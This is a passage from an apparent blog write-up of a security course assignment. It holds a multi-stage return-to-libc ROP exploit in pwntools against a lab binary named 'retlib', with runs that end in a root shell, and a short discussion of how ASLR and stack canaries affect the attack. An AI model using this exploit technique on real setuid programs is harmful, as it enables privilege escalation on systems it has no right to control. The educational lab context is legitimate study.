payload = "A"*24 + rop
payload = payload.ljust(52, "\x90")
payload = xor(payload, 0xbe)

# Start the process
p = process(retlib_path)

# Open a handle to the input named pipe
comm = open("badfile", 'w', 0)

# Launch the first stage of the attack
comm.write(payload)
log.info("Stage 1 sent!")

# Get leak of puts in libc
leak = p.recv(4)
puts_libc = u32(leak)
log.info("puts@libc: 0x%x" % puts_libc)
p.clean()

# Calculate the required libc functions
libc_base = puts_libc - offset_puts
system_addr = libc_base + offset_system
binsh_addr = libc_base + offset_str_bin_sh
setuid_addr = libc_base + offset_setuid
exit_addr = libc_base + offset_exit
read_addr = libc_base + offset_read
writable_addr = libc_base + offset_writable

log.info("libc base: 0x%x" % libc_base)
log.info("system@libc: 0x%x" % system_addr)
log.info("setuid@libc: 0x%x" % setuid_addr)
log.info("exit@libc: 0x%x" % exit_addr)
log.info("read@libc: 0x%x" % read_addr)
log.info("writable address in libc: 0x%x" % writable_addr)

# Create the rop chain for stage 2
rop2  = p32(setuid_addr)
rop2 += p32(popret)
rop2 += p32(0)
rop2 += p32(main_addr)

# Create and encode the payload for stage 2
payload2 = "A"*24 + rop2
```

```
    payload2 = payload2.ljust(52, "\x90")
    payload2 = xor(payload2, 0xbe)

    # Launch the second stage of the attack
    comm.write(payload2)
    log.info("Stage 2 sent!")

    # Create the rop chain for stage 3
    rop3  = p32(read_addr)
    rop3 += p32(pppret)
    rop3 += p32(0)
    rop3 += p32(writable_addr)
    rop3 += p32(10)
    rop3 += p32(main_addr)

    # Create and encode the payload for stage 3
    payload3 = "A"*24 + rop3
    payload3 = payload3.ljust(52, "\x90")
    payload3 = xor(payload3, 0xbe)

    # Launch the third stage of the attack
    comm.write(payload3)
    log.info("Stage 3 sent!")

    # Provide the /bin/bash string
    p.send("/bin/bash\x00")
    log.info("\"/bin/bash\": 0x%x" % writable_addr)

    # Create the rop chain for stage 4
    rop4  = p32(system_addr)
    rop4 += p32(exit_addr)
    rop4 += p32(writable_addr)

    # Create and encode the payload for stage 4
    payload4 = "A"*24 + rop4
    payload4 = payload4.ljust(52, "\x90")
    payload4 = xor(payload4, 0xbe)

    # Launch the fourth stage of the attack
    comm.write(payload4)
    log.info("Stage 4 sent!")

    log.success("Enjoy your shell.")
    p.interactive()
```

```
if __name__ == "__main__":
    main()
```

Running the exploit:

```
$ python /vagrant/assignment1/task2-exploit.py
[!] Pwntools does not support 32-bit Python.  Use a 64-bit release.
[+] Starting local process '/home/vagrant/retlib': pid 11111
[*] Stage 1 sent!
[*] puts@libc: 0xb76217e0
[*] libc base: 0xb75bc000
[*] system@libc: 0xb75fc310
[*] setuid@libc: 0xb76751a0
[*] exit@libc: 0xb75ef260
[*] read@libc: 0xb76993c0
[*] writable address in libc: 0xb7769050
[*] Stage 2 sent!
[*] Stage 3 sent!
[*] "/bin/bash": 0xb7769050
[*] Stage 4 sent!
[+] Enjoy your shell.
[*] Switching to interactive mode
$ id
uid=0(root) gid=1000(vagrant) groups=0(root),1000(vagrant)
$
```

Task 3

Address Space Layout Randomisation

Since the exploit works by leaking libc address from the Global Offset Table, Address Space Layout Randomisation does not mitigate it. Thus, running the exploit in task 1 results in a successful shell.

```
$ cat /proc/sys/kernel/randomize_va_space
2
$ python /vagrant/assignment1/task1-exploit.py
[!] Pwntools does not support 32-bit Python.  Use a 64-bit release.
[+] Starting local process '/home/vagrant/retlib': pid 9721
[*] Stage 1 sent!
[*] puts@libc: 0xb76527e0
[*] libc base: 0xb75ed000
[*] system@libc: 0xb762d310
[*] binsh@libc: 0xb774fcec
[*] exit@libc: 0xb7620260
[*] Stage 2 sent!
[+] Enjoy your shell.
[*] Switching to interactive mode
$ id
uid=1000(vagrant) gid=1000(vagrant) euid=0(root) groups=0(root),1000(vagrant)
$
[*] Stopped process '/home/vagrant/retlib' (pid 9721)
```

Stack Canaries

Since the vulnerability stems from a buffer overrun, introducing a stack canary to detect corruption of the stack frame will prevent the attacker from controlling the instruction pointer without having an information leak. The exploit in task 1 has no such capability and thus, will fail.

Unfortunately, the binary does not grant such an information leak so there is no way to write a reliable exploit to get a shell.

```
$ checksec retlib-canary
[!] Pwntools does not support 32-bit Python.  Use a 64-bit release.
[*] '/home/vagrant/retlib-canary'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
$ python /vagrant/assignment1/task3-exploit-canary.py
[!] Pwntools does not support 32-bit Python.  Use a 64-bit release.
[+] Starting local process 'retlib-canary': pid 9883
[*] Stage 1 sent!
[*] puts@libc: 0x202a2a2a
[*] libc base: 0x2023d24a
[*] system@libc: 0x2027d55a
[*] binsh@libc: 0x2039ff36
[*] exit@libc: 0x202704aa
[*] Stage 2 sent!
[+] Enjoy your shell.
[*] Switching to interactive mode
stack smashing detected ***: /home/vagrant/retlib-canary terminated
Aborted (core dumped)
[*] Process 'retlib-canary' stopped with exit code 134 (pid 9883)
[*] Got EOF while reading in interactive
$
```

Tags: pwn (https://nandynarwhals.org/tags/#pwn) return-to-libc (https://nandynarwhals.org/tags/#return-to-libc) vulnresearch (https://nandynarwhals.org/tags/#vulnresearch)

Updated: October 02, 2017

LEAVE A COMMENT